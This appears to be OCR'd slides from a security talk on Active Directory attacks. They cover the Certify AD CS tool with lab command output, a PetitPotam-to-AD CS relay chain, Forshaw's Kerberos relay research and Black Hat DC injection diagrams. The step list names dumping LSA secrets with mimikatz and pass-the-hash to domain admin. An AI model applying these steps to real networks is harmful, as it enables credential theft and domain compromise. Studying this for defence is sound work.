
Certify ADCS Tool

- Certify ADCS tool released by Will Schroeder & Lee Christensen (in GhostPack)
- *“Certify is a C# tool to enumerate and abuse misconfigurations in Active Directory Certificate Services (AD CS).”*



```
C:\Tools>Certify.exe request /ca:dc.theshire.local\theshire-DC-CA /template:User

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v0.5.2

[*] Action: Request a Certificates

[*] Current user context    : THESHIRE\harmj0y
[*] No subject name specified, using current context as subject.

[*] Template                : User
[*] Subject                 : CN=harmj0y, OU=TestOU, DC=theshire, DC=local

[*] Certificate Authority   : dc.theshire.local\theshire-DC-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 4614

[*] cert.pem          :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAtLiaRTnJPiAARucYbJOwGeA7GCLndz+F2o39WhK1M8QTclmO
```

https://github.com/GhostPack/Certify




Reflections

On the subject of public disclosure, we self-embargoed the release of our offensive tooling (Certify as well as ForgeCert) for ~45 days after we published our whitepaper in order to give organizations a chance to get a grip on the issues surrounding Active Directory Certificate Services. We also preemptively released some Yara rules/IOCs for both projects and released the defensive-focused PSPKIAudit PowerShell project along with the whitepaper. However, we have found that organizations and vendors have historically often not fixed issues or built detections for "theoretical" attacks until someone proves something is possible with a proof of concept.

https://github.com/GhostPack/Certify

PetitPotam Relay to ADCS



Steps

1. Use PetitPotam to trigger NTLM authentication from the Domain Controller to the Listener (Running Responder or ntlmrelayx)
2. Use ntlmrelayx to relay the DC's credentials to the AD CS (Active Directory Certificate Services) server with Web Enrollment enabled (NTLM auth must be enabled and is enabled by default), using the "KerberosAuthentication" or "DomainControllers" AD CS template.
3. Obtain Base64 PKCS12 Certificate Obtained through NTLM relaying.
4. Use the Base64 PKCS12 cert to import to Kekeo to ask for a TGT (Ticket Granting Ticket).
5. Use mimikatz to dump LSA secrets for the user of choice (Administrator, Krbtgt, etc.).
6. Note down the NT hash from the domain administrator user.
7. Use wmiexec to gain execution as that user against the Domain Controller and perform Pass-The-Hash of the NT hash.
8. ???
9. Profit! You're DA!

TRUESEC

Insight 2021-09-03 – 6 min read


From Stranger to DA


Using PetitPotam to NTLM Relay to Domain Administrator

Knock knock, who's there? Your new DA!

https://www.truesec.com/hub/blog/from-stranger-to-da-using-petitpotam-to-ntlm-relay-to-active-directory

Kerberos Relay Attack by James Forshaw


(1)Coerce Victim to Access Attacker-Controlled Resource
Victim
Domain Controller
Attacker-Controlled Computer Object w/ RBCD
Target Service
(2)TGT Req w/ PreAuth
(3)TGT Returned
(4) TGS Req
(5)TGS Returned
(6)Victim Authenticates with TGS
(7) S4U2Proxy request for a TGS for the Victim to the Target Service
(8)TGS for Victim to Target Service
(9)Attacker impersonates Victim using the TGS



Project Zero

News and updates from the Project Zero team at Google

https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html

Wednesday, October 20, 2021

Using Kerberos for Authentication Relay Attacks

Posted by James Forshaw, Project Zero

This blog post is a summary of some research I've been doing into relaying Kerberos authentication in Windows domain environments. To keep this blog shorter I am going to assume you have a working knowledge of Windows network authentication, and specifically Kerberos and NTLM. For a quick primer on Kerberos see this page which is part of Microsoft's Kerberos extension documentation or you can always read RFC4120.

Background

Windows based enterprise networks rely on network authentication protocols, such as NT Lan Manager (NTLM) and Kerberos to implement single sign on. These protocols allow domain users to seamlessly connect to corporate resources without having to repeatedly enter their passwords. This works by the computer's *Local Security Authority (LSA)* process storing the user's credentials when the user first authenticates. The LSA can then reuse those credentials for network authentication without requiring user interaction.

However, the convenience of not prompting the user for their credentials when performing network authentication has a downside. To be most useful, common clients for network protocols such as HTTP or SMB must automatically perform the authentication without user interaction otherwise it defeats the purpose of avoiding asking the user for their credentials.


This automatic authentication can be a problem if an attacker can trick a user into connecting to a server they control. The attacker could induce the user's network client to start an authentication process and use that information to authenticate to an unrelated service allowing the attacker to access that service's resources as the user. When the authentication protocol is captured and forwarded to another system in this way it's referred to as an Authentication Relay attack.

Simple diagram of an authentication relay attack

Authentication relay attacks using the NTLM protocol were first published all the way back in 2001 by Josh Buchbinder (Sir Dystic) of the Cult of the Dead Cow. However, even in 2021 NTLM relay attacks still represent a threat in default configurations of Windows domain networks. The most recent major abuse of NTLM relay was through the Active Directory Certificate Services web enrollment service. This combined with the PetitPotam technique to induce a Domain Controller to perform NTLM authentication allows for a Windows domain to be compromised by an unauthenticated attacker.

Over the years Microsoft has made many efforts to mitigate authentication relay attacks. The best mitigations rely on the fact that the attacker does not have knowledge of the user's password or control over the authentication process. This includes signing and encryption (sealing) of network traffic using a session key which is protected by the user's password or channel binding as part of Extended Protection for Authentication (EPA) which prevents relay of authentication to a network protocol under TLS.

Another mitigation regularly proposed is to disable NTLM authentication either for particular services or network wide using Group Policy. While this has potential compatibility issues, restricting authentication to only Kerberos should be more secure. That got me thinking, is disabling NTLM sufficient to eliminate authentication relay attacks on Windows domains?



black hat EUROPE 2021

Kerberos Injection

The DC Selection process is not protected by default!

(As long as NETLOGON secure channel is not required)

So….

1. We convince the client to talk to a different machine that we own
2. We relay Kerberos to the real DC
3. The client asks to talk to the DC (Fake DC)
4. We are able to serve subsequent requests

black hat EUROPE 2021


november 10-11, 2021

BRIEFINGS

Is This My Domain Controller

A New Class of Active Directory Protocol Injection Attacks

#BHEU @BlackHatEvents



black hat EUROPE 2021

(1) DC Selection Process

(2) Injected DC
Using: Rogue Server

(3) Kerberos AS-Req

(4) Kerberos AS-Req

(5) Kerberos AS-Rep

(6) Kerberos AS-Rep

(7) Kerberos TGS-Req

(8) Kerberos TGS-Req

(9) Kerberos TGS-Rep
Signing with client secret

(10) Kerberos TGS-Rep
Signing with client secret

(11) Kerberos TGS-Req (LDAP)

(12) Kerberos TGS-Req

(13) Kerberos TGS-Rep
Signing with Rogue server's secret

(14) Kerberos TGS-Rep
Signing with Rogue server's secret

(15) LDAP Search

(16) LDAP Search Response
Malicious injected data

#BHEU @BlackHatEvents

